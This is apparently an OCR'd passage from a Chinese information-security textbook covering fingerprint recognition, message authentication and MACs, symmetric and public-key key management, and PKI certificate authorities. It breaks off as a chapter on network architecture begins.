


图 2-42 指纹登记与辨识原理

由于计算机处理指纹时，只涉及了指纹的一些有限的信息，而且比对算法并不是精确匹配，其结果也不能保证 100%准确。指纹识别系统的重要衡量标志是识别率，它主要由拒判率和误判率两部分组成。拒判是指某指纹是用户的指纹而系统却说不是。误判是指，某指纹不是用户的指纹而系统却说是。显然误判比拒判对安全的危害更大，拒判率是系统易用性的重要指标，它与误判率成反比。由于拒判率和误判率是相互矛盾的，这就使得在应用系统的设计中，要权衡易用性和安全性。一种有效的办法就是比对两个或更多的指纹，从而在不损失易用性的同时，提高系统安全性。

尽管指纹识别系统存在着可靠性问题，但其安全性比相同可靠性级别的"用户 ID+口令"方案的安全性高得多。例如采用四位数字口令的系统，不安全概率为 0.01%。与采用误判率为 0.01%指纹识别系统相比，口令系统更不安全，因为在一段时间内攻击者可以试用所有可能的口令，但是他不可能找到一千个人去为他把所有的手指（十个手指）都试一遍。

指纹识别技术可以通过几种方法应用到许多方面。把指纹识别技术同 IC 卡结合起来，是目前最有前景的方向之一。该技术把持卡人的指纹加密后存储在 IC 卡上，并在读卡机上加装指纹识别系统，通过比对卡上的指纹与持卡者的指纹就可以确认持卡者的是否卡的真正主人，从而进行下一步的交易。在更加严格的场合，还可以进一步同后台主机系统数据库上的指纹作比较。

2.7.3　报文认证

但在网络环境中，攻击者可进行以下攻击：

（1）冒充发送方发送一条报文；

（2）冒充接收方发送收到或未收到报文的应答；

（3）插入、删除或修改报文内容；

（4）修改报文顺序（插入报文、删除报文或重排序）以及延时或重播报文。

因此，报文认证必须使通信方能够验证每份报文的发送方、接收方、内容和时间性的真实性和完整性。也就是说，通信方能够确定：

（1）报文是由意定的发送方发出的；

（2）报文传送给意定的接收方；

（3）报文内容有无篡改或发生错误；

（4）报文按确定的次序接收。

2.7.3.1　报文源的认证

若采用传统密码，报文源的认证可通过收发双方共享的保密的数据加密密钥来实现。设 A 为报文的发送方，简称为源；B 为报文的接收方，简称为宿。A 和 B 共享保密的密钥 K_S。A 的标识为 ID_A，要发送的报文为 M，那么 B 认证 A 的过程如下：

$$A \rightarrow B: E(ID_A||M, K_S)$$

为了使 B 能认证 A，A 在发给 B 的每份报文中都增加标识 ID_A，然后用 K_S 加密并发给 B。

B 收到报文后用 K_S 解密，若解密所得的发送方标识与 ID_A 相同，则 B 认为报文是 A 发来的。

若采用公开密钥密码，报文源的认证将变得十分简单。只要发送方对每一报文进行数字签名，接收方验证签名即可：

$$A \rightarrow B: D(ID_A||M, K_{dA})$$

2.7.3.2　报文宿的认证

只要将报文源的认证方法稍加修改便可使报文的接收方能够认证自己是否是意定的接收方。这只要在以密钥为基础的认证方案的每份报文中加入接收方标识符 ID_B：

$$A \rightarrow B: E(ID_B||M, K_S)$$

若采用公开密钥密码，报文宿的认证也将变得十分简单。只要发送方对每份报文用

B 的公开的加密密钥进行加密即可。只有 B 才能用其保密的解密密钥还原报文，因此，若还原的报文是正确的，则 B 便确认自己是意定的接收方：

$$A \rightarrow B: E(ID_B \| M, K_{eB})$$

2.7.3.3 报文内容的认证

报文内容认证使接收方能够确认报文内容的真实性，这可通过验证认证码（Authentication Code）的正确性来实现。产生认证码的方法有三种：

1. 报文加密

在这种方法中，整个报文的密文作为认证码。如在传统密码中，发送方 A 要发送报文给接收方 B，则 A 用他们共享的秘密钥 K 对发送的报文 M 加密后发送给 B：

$$A \rightarrow B: E(M, K)$$

该方法可以提供：

- **报文秘密性：**如果只有 A 和 B 知道密钥 K，那么其他任何人均不能恢复出报文明文。
- **报文源认证：**除 B 外只有 A 拥有 K，也就只有 A 可产生出 B 能解密的密文，所以 B 可相信该报文发自 A。
- **报文认证：**因为攻击者不知道密钥 K，所以也就不知如何改变密文中的信息位使得在明文中产生预期的改变。因此，若 B 可以恢复出明文，则 B 可以认为 M 中的每一位都未被改变。

由此可见，传统密码既可提供保密性又可提供认证。

2. 消息认证码 MAC

假定通信双方共享秘密钥 K。若发送方 A 向接收方 B 发送报文 *M*，则 A 计算 MAC=C(M，K)并将报文 M 和 MAC 发送给接收方：

$$A \rightarrow B: M \| MAC$$

接收方收到报文后用相同的秘密钥 K 进行相同的计算得出新的 MAC，并将其与接收到的 MAC 进行比较，若二者相等，则：

（1）接收方可以相信报文未被修改 如果攻击者改变了报文，因为已假定攻击者不知道秘密钥，所以他不知道如何对 MAC 作相应修改。这将使接收方计算出的 MAC 将不等于接收到的 MAC。

（2）接收方可以相信报文来自意定的发送方 因为其他各方均不知道秘密钥，因此他们不能产生具有正确 MAC 的报文。

如果报文中加入序列号（如 HDLC，X.25 和 TCP 中使用的序列号），由于攻击者无法成功地修改序列号，因此接收方可以相信报文顺序是正确的。

在上述方法中，报文是以明文形式传送的，所以该方法可以提供认证，但不能提供保密性。若要获得保密性有两种方法。一种是在 MAC 算法之后对报文加密：

$$A \rightarrow B: E(M \| C(M, K_1), K_2)$$

因为只有 A 和 B 共享 K_1，所以可提供认证；因为只有 A 和 B 共享 K_2，所以可提供保密性。

另一种是在 MAC 算法之前对报文加密来获得保密性：

$$A \rightarrow B: E(M, K_2) \| C(E(M, K_2), K_1)$$

上述两种方法都需要两个独立的密钥，并且收发双方共享这两个密钥。第一种是先将报文作为输入，计算 MAC，并将 MAC 附加在报文后，然后对整个信息块加密形成待发送的信息块；第二种是先将报文加密，然后将此密文作为输入，计算 MAC，并将 MAC 附加在上述密文之后形成待发送的信息块。通常使用前一种方法，即将 MAC 直接附加于明文之后。

3．基于 hash 函数的消息认证码

对于消息的完整性的保护，我们可以通过使用上面类似分组密码的密文链接（CBC）模式来计算消息认证码 MAC。因为 hash 函数满足输入改变输出结果就不同的特性，所以我们也能够使用 hash 来验证消息的完整性。但是我们不能直接发送消息 M 和它的 hash 值 $h(M)$，因为攻击者可以轻易地把 M 换成 M'，把 $h(M)$ 换成 $h(M')$。然而如果我们根据对称密钥进行 hash 计算，我们就能够计算基于 hash 函数的消息认证码 MAC，即 HMAC。与基于分组密码的 MAC 算法相比，HMAC 软件执行速度更快。

2.8　密钥管理

2.8.1　密钥管理的概念

密码体制的安全应当只取决于密钥的安全，而不取决于对密码算法的保密。密钥管理包括密钥的产生、存储、分配、组织、使用、停用、更换、销毁等一系列技术问题。每个密钥都有其生命周期，要对密钥的整个生命周期的各个阶段进行全面管理。密码体制不同，密钥的管理方法也不同。

密钥管理是一个很困难的问题，历史表明，从密钥管理的途径窃取秘密要比单纯从破译密码算法窃取秘密所花的代价小得多。因此，首先要了解密钥管理的一些基本原则：区分密钥管理的策略和机制；全程安全原则；最小权利原则；责任分离原则；密钥分级原则；密钥更换原则；密钥应当选择长度足够，随机等。

2.8.1.1　密钥的分级安全性

为了简化密钥管理工作，可采用密钥分级的策略，将密钥分为三级：

- 初级密钥；
- 二级密钥；
- 主密钥（高级密钥）。

1．初级密钥

我们称直接用于加解密数据(通信，文件)的密钥为初级密钥，记为 K。其中用于通信保密的初级密钥为初级通信密钥，并记为 K_c。称用于保护会话的初级密钥为会话密钥(Session Key)，记为 K_s。称用于文件保密的初级密钥为初级文件密钥(File Key)，记为 K_f 。

初级密钥可通过硬件或软件方式自动产生，也可由用户自己提供。初级通信密钥和初级会话密钥原则上采用一个密钥只使用一次的“一次一密”方式。初级通信密钥的生存周期很短。初级文件密钥与其所保护的文件有一样长的生存周期。

初级密钥必须受更高一级的密钥保护，直到它们的生存周期结束为止。

2．二级密钥

二级密钥(Secondary Key)用于保护初级密钥，记作 K_N，这里 N 表示节点，源于它在网络中的地位。当二级密钥用于保护初级通信密钥时称为二级通信密钥，记为 K_{NC}。当二级密钥用于保护初级文件密钥时称为二级文件密钥，记为 K_{NF}。

二级密钥可经专职密钥安装人员批准，由系统自动产生，也可由专职密钥安装人员提供。二级密钥的生存周期一般较长，它在较长的时间内保持不变。二级密钥必须接受更高级的密钥的保护。

3．主密钥

主密钥(Master Key)是密钥管理方案中的最高级密钥，记作 K_M。主密钥用于对二级密钥和初级密钥进行保护。主密钥由密钥专职人员随机产生，并妥善安装。主密钥的生存周期很长。

2.8.1.2 密钥的生存周期

密钥必须按时更换。否则即使采用很强的密码算法，时间一长，敌手截获的密文越多，破译密码的可能性就越大。理想情况下一个密钥只使用一次。但是完全的一次一密是不现实的。一般，初级密钥采用一次一密，二级密钥更换的频率低些，主密钥更换的频率更低。密钥更换的频率越高，越有利于安全，但是密钥的管理就越麻烦。实际应用时应当在安全和方便之间折中选择。

2.8.2 对称密码的密钥管理

2.8.2.1 对称密钥的生成

对密钥的一个基本要求是要具有良好的随机性：长周期性、非线性、等概性以及不可预测性等。一个真正的随机序列是不可再现的。任何人都不能再次产生它。高效地产生高质量的真随机序列，并不是一件容易的事。主密钥应当是高质量的真随机序列。真随机数应该从自然界的随机现象中提取：如基于力学噪声源产生密钥、基于电子学噪声源产生密钥，并且要经过严格的随机性测试。

对于二级密钥的产生，可以像产生主密钥那样产生真随机的二级密钥。在主密钥产

生后，也可借助于主密钥和一个强的密码算法来产生二级密钥。

用产生主密钥的方法产生两个真随机数 RN_1，RN_2，再产生一个随机数 RN_3，然后分别以它们为密钥对一个序数进行四层加密，最后产生出二级密钥 K_N 。

$$K_N=E(E(E(E(i，RN_1)，RN_2)，RN_1)，RN_3)$$

要想根据序数 i 预测出密钥 K_N，必须同时知道两个真随机数 RN_1，RN_2 和一个随机数 RN_3，这是极困难的。

对于初密钥的产生，为了安全和简便，通常总是把随机数直接视为受高级密钥加密过的初级密钥：

$$RD=E(K_s，K_M)\text{或} \ RD=E(K_f，K_M)，$$
$$RD=E(K_s，K_{NC})\text{或} \ RD=E(K_f，K_{NF})。$$

在需要使用初级密钥时，用高级密钥将随机数 RN 解密：

$$K_s=D(RD，K_M)\text{或} \ K_f=D(RD，K_M)，$$
$$K_s=D(RD，K_{NC})\text{或} \ K_f=D(RD，K_{NF})$$

这种方法的好处是安全、方便，一产生就是密文。

二级密钥和初级密钥的产生都需要伪随机数。伪随机性的要求包括：长周期，均匀分布，独立性，非线性等，一般采用基于强密码算法的产生方法来生成伪随机数。

2.8.2.2　对称密钥的分发

密钥分配自古以来就是密钥管理中重要而薄弱的环节。过去，密钥的分配主要采用人工分配。现在，应当利用计算机网络实现密钥分配的自动化。

1．主密钥的分配

一般采用人工分配主密钥，由专职密钥分配人员分配并由专职安装人员妥善安装。

2．二级密钥的分配

由专职密钥分配人员分配并由专职安装人员安装。虽然这种人工分配和安装的方法很安全，但是效率低。另一种方法是直接利用已经分配安装的主密钥对二级密钥进行加密保护，并利用计算机网络自动传输分配。

3．初级密钥的分配

通常总是把一个随机数直接视为受高级密钥（主密钥或二级密钥），通常是二级密钥）加密过的初级密钥，这样初级密钥一产生便成为密文形式。发端直接把密文形式的初级密钥通过计算机网络传给收方，收端用高级密钥解密便获得初级密钥。

2.8.2.3　对称密钥的存储

密钥的安全存储管理就是要确保密钥在存储状态下的秘密性、真实性和完整性。安全可靠的存储介质是密钥安全存储的物质条件，安全严密的访问控制是密钥安全存储的管理条件。

密钥的存储形态有以下几种：

- 明文形态：明文形式的密钥。
- 密文形态：被密钥加密密钥加密过的密钥。
- 分量形态：密钥分量不是密钥本身，而是用于产生密钥的部分参数。

密钥安全存储的原则是不允许密钥以明文形式出现在密钥管理设备之外。

1．主密钥的存储

主密钥是最高级的密钥，所以它只能以明文形态存储，否则便不能工作。要求存储器必须是高度安全的，物理上是安全的，而且逻辑上也是安全的。通常是将其存储在专用密码装置中。

2．二级密钥的存储

二级密钥可以以明文形态存储，也可以以密文形态存储。如果以明文形态存储，则要求存储器必须是高度安全的。如果以密文形态存储，则对存储器的要求可适当降低。通常采用以高级密钥加密的形式存储二级密钥。这样可减少明文形态密钥的数量，便于管理。

3．初级密钥的存储

初级文件密钥和初级会话密钥是两种性质不同的初级密钥，因此其存储方式也不相同。初级文件密钥的生命周期与受保护的文件的生命周期一样长。因此初级文件密钥需要妥善的存储。初级文件密钥一般采用密文形态存储，通常采用以二级文件密钥加密的形式存储初级文件密钥。初级会话密钥按“一次一密”的方式工作，使用时动态产生，使用完毕后即销毁，生命周期很短。因此，初级会话密钥的存储空间是工作存储器，应当确保工作存储器的安全。

2.8.3 非对称密码的密钥管理

2.8.3.1 非对称密钥的生成

密码体制不同，密钥的管理方法也不同。因此公钥密码的密钥管理与传统密码的密钥管理大不相同：

传统密码只有一个密钥，加密钥等于解密钥（$K_e=K_d$）。因此，密钥的秘密性、真实性和完整性都必须保护。公开密钥密码有两个密钥，加密钥与解密钥不同（$K_e \neq K_d$），而且由加密钥在计算上不能求出解密钥，所以加密钥的秘密性不用确保。

虽然公开密钥密码体制的加密钥可以公开，其秘密性不需要保护，但其完整性和真实性却必须严格保护。公开密钥密码体制的解密钥的秘密性、真实性和完整性都必须保护。

传统密码体制的密钥本质上是一种随机数或随机序列，因此传统密码体制的密钥产生本质上是产生具有良好密码学特性的随机数或随机序列。公开密钥密码体制本质上是一种单向陷门函数，它们都是建立在某一数学难题之上的。不同的公开密钥密码体制所依据的数学难题不同，因此其密钥产生的具体要求不同。但是，它们都必须满足密码安

全性和应用的有效性对密钥所提出的要求。

对于 RSA 密码，其秘密钥为 $<p,q,\varphi(n),d>$，公开钥为 $<n,e>$，因此其密钥的产生主要是根据安全性和工作效率来合理地产生这些密钥参数。p 和 q 越大则越安全，但工作效率就越低。反之，p 和 q 越小则工作效率就越高，但安全性就越低。根据目前的因子分解能力，对于一般应用，p 和 q 至少要有 512 位，以使 n 至少有 1024 位；而对于重要应用，p 和 q 至少要有 1024 位，以使 n 至少有 2048 位。p 和 q 要随机；p 和 q 的差要大；（$p-1$）和（$q-1$）的最大公因子要小；e 和 d 都不能太小等等。

椭圆曲线密码，由下面的六元组所描述：

$$T=<p, a, b, G, n, h>$$

其中，p 为大素数，p 确定了有限域 GF（p）；元素 a，$b \in GF(p)$，a 和 b 确定了椭圆曲线；G 为循环子群 E_1 的生成元，n 为素数且为生成元 G 的阶。私钥定义为一个随机数 d，

$$d \in \{0, 1, 2, \cdots, n\text{-}1\}。$$

公钥定义为 Q 点，

$$Q=dG$$

对于椭圆曲线密码，其用户的私钥 d 和公钥 Q 的生成并不困难。困难的是其系统参数 $<p, a, b, G, n>$ 的选取。也就是椭圆曲线的选取。一般认为，目前椭圆曲线的参数 n 和 p 的规模应大于 160 位。参数的越大，越安全，但曲线选择越困难，资源的消耗也越多。

和传统密码一样，公钥密码也需要进行密钥分配。但是，公钥密码的密钥分配与传统密码体制的密钥分配有着本质的差别。在密钥分配时必须确保解密钥的秘密性、真实性和完整性。因为公钥是公开的，因此不需确保秘密性。然而，却必须确保公钥的真实性和完整性，绝对不允许攻击者替换或篡改用户的公钥。

2.8.3.2　公钥基础设施 PKI

采用数字签名技术可以确保公开钥的安全分配。经过可信实体签名的一组信息的集合被称为证书（Certificate），而可信实体被称为签证机构 CA（Certification Authority）。

一般地讲，证书是一个数据结构，是一种由一个可信任的权威机构签署的信息集合。在不同的应用中有不同的证书。例如公钥证书 PKC（Public Key Certificate）、PGP 证书、SET 证书等。公钥证书 PKC 是一种包含持证主体标识、持证主体公钥等信息，并由可信任的签证机构（CA）签署的信息集合。公钥证书主要用于确保公钥及其与用户绑定关系的安全。这个公钥就是证书所标识的那个主体的合法的公钥。

公钥证书的持证主体可以是人、设备、组织机构或其他主体。公钥证书能以明文的形式进行存储和分配。任何一个用户只要知道签证机构的公钥，就能检查对证书的签名的合法性。如果检查正确，那么用户就可以相信那个证书所携带的公钥是真实的，而且这个公钥就是证书所标识的那个主体的合法的公钥。日常生活中有许多使用证书的例子，

例如汽车驾照。驾照由可信的公安机关签发，以标识驾驶员的驾驶资格。由于有公安机关的签章，任何人都可以验证驾照的真实性。又由于驾照上印有驾驶员的照片，从而实现驾驶员与驾照之间的严格绑定。

有了公钥证书系统后，如果某个用户需要任何其他已向 CA 注册的用户的公钥，可向持证人（或证书机构）直接索取公钥证书。用 CA 的公钥验证 CA 的签名，从而获得可信的公钥。由于公钥证书不需要保密，可以在公网上分发，从而实现公钥的安全分配。又由于公钥证书有 CA 的签名，攻击者不能伪造合法的公钥证书。因此，只要 CA 是可信的，公钥证书就是可信的。

使用公钥证书的主要好处是：①用户只要获得其他用户的证书，就可以获得其他用户的公钥。②用户只要获得 CA 的公钥，就可以安全地认证其他用户的公钥。因此公钥证书为公钥的分发奠定了基础，成为公钥密码在大型网络系统中应用的关键技术。这就是电子政务、电子商务等大型网络应用系统都采用公钥证书技术的原因。

公钥证书、证书管理机构、证书管理系统、围绕证书服务的各种软硬件设备以及相应的法律基础共同组成公开密钥基础设施 PKI（Public Key Infrastructure）。公开密钥基础设施提供一系列支持公开密钥密码应用（加密与解密、签名与验证签名）的基础服务。

本质上，PKI 是一种标准的公钥密码的密钥管理平台。公钥证书是 PKI 中最基础的组成部分。此外，PKI 还包括签发证书的机构（CA），注册登记证书的机构（RA），存储和发布证书的目录，密钥管理，时间戳服务，管理证书的各种软件和硬件设备，证书管理与应用的各种政策和法律，以及证书的使用者。所有这些共同构成了 PKI。

1．签证机构 CA

在 PKI 中，CA 负责签发证书、管理和撤销证书。CA 严格遵循证书策略机构所制定的策略签发证书。CA 是所有注册用户所信赖的权威机构。CA 在给用户签发证书时要加上自己的签名，以确保证书信息的真实性。为了方便用户对证书的验证，CA 也给自己签发证书。这样，整个公钥的分配都通过证书形式进行。

对于大范围的应用，一个 CA 是远远不够的，往往需要许多 CA。例如对于某一行业，国家建立一个最高级的 CA，称为根 CA。每个省建立一个省 CA，每个地市也都可以建立 CA，甚至一个企业也可以建立自己的 CA。不同的 CA 服务于不同的范围，履行不同的职责。

2．注册机构 RA

RA（Registration Authority）是专门负责受理用户申请证书的机构。根据分工，RA 并不签发证书，而是负责对证书申请人的合法性进行认证，并决定是批准或拒绝证书申请。

证书的签发由 CA 进行。RA 的主要功能如下：

① 接收证书申请人的注册信息，并对其合法性进行认证；

② 批准或拒绝证书的申请；

③ 批准或拒绝恢复密钥的申请；

④ 批准或拒绝撤销证书的申请。

对于一个小范围的系统，由 CA 兼管 RA 的职能是可以的。但随着用户的增多，CA 与 RA 应当职责分开。申请注册有不同的方式，有在线的方式和离线的方式。在 Internet 环境中可以 Web 浏览器方式进行在线注册。注册的过程是用户与 CA 建立信任关系的一个重要步骤。

3．证书的签发

经过 RA 的注册批准后，便可向 CA 申请签发证书。与注册方式一样，向 CA 申请签发证书可以在线申请，也可以离线申请。特别是在 INTERNET 环境中可以 WEB 浏览器方式在线申请签发证书，越来越受到欢迎。

CA 签发证书的过程如下：

① 用户向 CA 提交 RA 的注册批准信息及自己的身份等信息（或由 RA 向 CA 提交）；

② CA 验证所提交信息的正确性和真实性；

③ CA 为用户产生密钥（或由用户自己产生并提供密钥），并进行备份；

④ CA 生成证书，并施加签名；

⑤ 将证书的一个副本交给用户，并存档入库。

证书产生之后，必须以一定的方式存储和发布，以便于使用。为了方便证书的查询和使用，CA 采用证书目录的方式集中存储和管理证书。通常采用建立目录服务器证书库的方式为用户提供证书服务。为了应用的方便，证书目录不仅存储管理用户的证书，还同时存储用户的相关信息（如，电子邮件地址，电话号码等）。因为证书本身是非保密的，因此证书目录也是非保密的。

4．证书目录

证书目录提供了一种方便的证书存储和分发。关于证书目录，目前尚没有一个统一的标准，但是基于 X.500 标准的目录正日益受到欢迎。另外常用的还有用于 Internet 环境的目录存取协议，称为轻型目录存取协议 LDAP（Lightweight Directory Access Protocol）。LDAP 协议在目录模型上与 X.500 兼容，但比 X.500 更简单，实施更方便。

5．证书的认证

证书认证主要包括以下内容：

① 验证证书上的 CA 签名是否正确；

② 验证证书内容的真实性和完整性；

③ 验证证书是否处在有效期内（由证书里的时间参数来限定有效期）；

④ 验证证书是否被撤销或冻结；

⑤ 验证证书的使用方式是否与证书策略和使用限制相一致。

6．证书的撤销

每个证书都有一个有效使用期限，有效使用期限的长短由 CA 的政策决定。有效使用期限到期的证书应当撤销。证书的公钥所对应的私钥泄露，或证书的持证人死亡，证书的持证人严重违反证书管理的规章制度等情况下也要撤销证书。和证书的签发一样，证书的撤销也是一个复杂的过程。证书的撤销要经过申请、批准、撤销三个过程。

7．信任模型

对于大范围的 PKI（如一个行业或一个地区，甚至一个国家。），一个 CA 也是不现实的，往往需要许多 CA。这些 CA 之间应当具有某种结构关系，以使不同 CA 之间的证书认证简单方便。证书用户、证书主体、各个 CA 之间的证书认证关系称为 PKI 的信任模型。人们已经提出了树（层次）模型、森林模型等多种信任模型。

第 3 章　网络安全基础

3.1　计算机网络基本知识

3.1.1　计算机网络的体系结构

3.1.1.1　计算机网络体系结构的定义

计算机网络系统是非常复杂的系统，计算机之间相互通信涉及到许多复杂的技术问题。相互通信的两台计算机必须高度协调地工作才行。也就是说，在计算机网络中要做到有条不紊地交换数据，就必须遵守一些事先约定好的规则。这些规则明确规定了所交换的数据的格式以及有关的同步（在一定条件下应当发生什么事件，含有时序的意思。）问题。这些**为进行网络中的数据交换而建立的规则、标准或约定就是网络协议（Protocol）。**

为了设计、理解和应用复杂的网络，人们提出了将网络分层的设想。“分层”是将庞大、复杂的问题转换为若干较小、简单和单一的局部问题，每一层完成一定的功能，这样就易于理解、研究和处理。最早提出分层思想的是 ARPANET 网，从它的成功可以看到，尽管连到网上的主机和终端，它们的型号和性能各不相同，但由于它们共同遵守了计算机网络的协议，所以可以通信。

分层时应注意使每一层的功能非常明确。若层数太少，就会使每一层的协议太复杂。但层数太多又会在描述和综合各层功能的系统工程任务时遇到较多的麻烦。我们**将计算机网络的各层及其协议的集合，称为计算机网络的体系结构（Architecture）**。换句话说计算机网络的体系结构就是这个计算机网络及其部件所应完成的功能的精确定义。这些功能是用硬、软件完成的，所以这也是一个遵循这种体系结构的实现问题。

3.1.1.2　几种典型的计算机网络体系结构

1．OSI/ISO 体系结构

世界上第一个网络体系结构 SNA(System Network Architecture)，是 IBM 公司于 1974 年提出的。凡是遵循 SNA 体系结构的设备都可以很方便地进行互连。许多公司也纷纷建立自己的网络体系结构，如 DEC 公司提出的 DNA(Digital Network Architecture)体系结构，用于本公司的计算机组成网络。由于网络体系结构不一样，一个公司的计算机很难与另一个公司的计算机互相通信。于是，国际标准化组织 ISO（International Organization for Standardization），在 1977 年就开始制定有关异种计算机网络如何互连的国际标准，并提出了开放系统互连参考模型(Open System Interconnection Reference)，简称 OSI。1983 年成为 ISO 7498 国际标准。OSI/ISO 体系结构如图 3-1 所示。

2．TCP/IP 体系结构

